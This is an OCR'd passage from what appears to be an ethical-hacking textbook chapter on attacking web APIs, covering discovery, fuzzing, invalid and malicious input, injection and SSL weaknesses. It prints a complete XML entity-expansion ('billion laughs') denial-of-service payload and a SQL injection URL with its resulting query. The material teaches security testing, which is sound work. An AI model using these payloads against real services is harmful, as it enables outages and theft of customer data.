
Is access validated? Are IDS sequential? Injection point?, etc.

What if we send multiple? Or none at all?

Figure 14.89: Example of Swagger definition


Attackers can exploit vulnerabilities in these definitions to perform various attacks on APIs.

- **API Discovery**: If an API does not have metadata, attackers monitor and record the communication between the API and an existing client to identify the initial attack surface. For example, an attacker may use a mobile app that uses target the API, configure a local proxy for recording traffic, and finally configure the mobile device to use this proxy to access the API. Then, the attacker uses automated tools to generate metadata from the recorded traffic.
- **Brute Force**: If none of the abovementioned techniques works, the attackers try to identify the API paths, arguments, etc., through brute-forcing. Common API paths used by developers include api, /api/v2, /apis.json, etc. Furthermore, some APIs such as hypermedia allow retrieving links and parameters related to an API response. This information helps attackers to identify the attack surface.



Launch Attacks

1. **Fuzzing**
2. **Invalid Input Attacks**
3. **Malicious Input Attacks**
4. **Injection Attacks**
5. **Insecure SSL Configuration**
6. **Insecure Direct Object References (IDOR)**
7. **Insecure Session/Authentication Handling**
8. **Login/Credential Stuffing Attacks**
9. **API DDoS Attacks**
10. **Authorization Attacks on API**
11. **Reverse Engineering**
12. **User Spoofing**
13. **Man-in-the-Middle Attacks**
14. **Session Replay Attacks**
15. **Social Engineering**




Fuzzing and Invalid Input Attacks

Fuzzing

- Attackers use the fuzzing technique to repeatedly send random input to the target API **to generate error messages** that reveal critical information
- To perform fuzzing, attackers **use automated scripts** that send a huge number of requests with a varying combination of input parameters to achieve the goal

Invalid Input Attacks

- Attackers will give invalid inputs to the API, such as sending text in place of numbers, numbers in place of text, more characters than expected, null characters, etc. to **extract sensitive information** from unexpected system behavior and error messages
- Attackers also manipulate the HTTP headers and values targeting both **API logic and HTTP protocol**




Malicious Input Attacks

Malicious Input Attacks

- Attackers **inject malicious input** directly to target both an API and its hosting infrastructure
- To perform this attack, attackers use malicious message parsers **using XML**
- Another way attackers perform this attack is by **uploading malicious script files**, for example uploading shell script instead of a pdf document
- This may result in executing the malicious script to **bypass the security** mechanisms on the server or propagating the script to other parties who are trying to access the API

XML Bomb Attack Code

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE lolz [
<!ENTITY lol "lol">
<!ENTITY lol1 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">
<!ENTITY lol2
"&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;">
<!ENTITY lol3
"&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
<!ENTITY lol4
"&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;">
<!ENTITY lol5
"&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;">
<!ENTITY lol6
"&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;">
<!ENTITY lol7
"&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;">
<!ENTITY lol8
"&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;">
<!ENTITY lol9
"&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;">
]>
<lolz>&lol9;</lolz>
```



Injection Attacks

- Similar to traditional web applications, APIs are also vulnerable to various injection attacks
- For example, consider the following normal URL:

`http://billpay.com/api/v1/cust/459`

- The API retrieves the customer details based on the customer ID 459 from the database

`“SELECT * FROM Customers where custID='459'”`

- In the above URL, if an attacker injects malicious input, as shown below:

`http://billpay.com/api/v1/cust/ '%20or%20'1'='1`

- The resultant malicious SQL query is

`“SELECT * FROM Customers where custID='' or '1' = '1'”`

- The above query returns the details of all customers in the database
- Using this information, an attacker may further **delete or modify the data** in the database or use customer information to perform other malicious activities on the database server

Note: Web APIs are also vulnerable to XSS and CSRF attacks

Exploiting Insecure Configurations

Insecure SSL Configuration

- Vulnerabilities in SSL configuration may allow attackers to perform **man-in-the-middle** (MITM) attacks
- An attacker may sniff the traffic between an API and a client, manipulate the **client-side certificate**, and start monitoring or manipulating the encrypted traffic between the client and the API

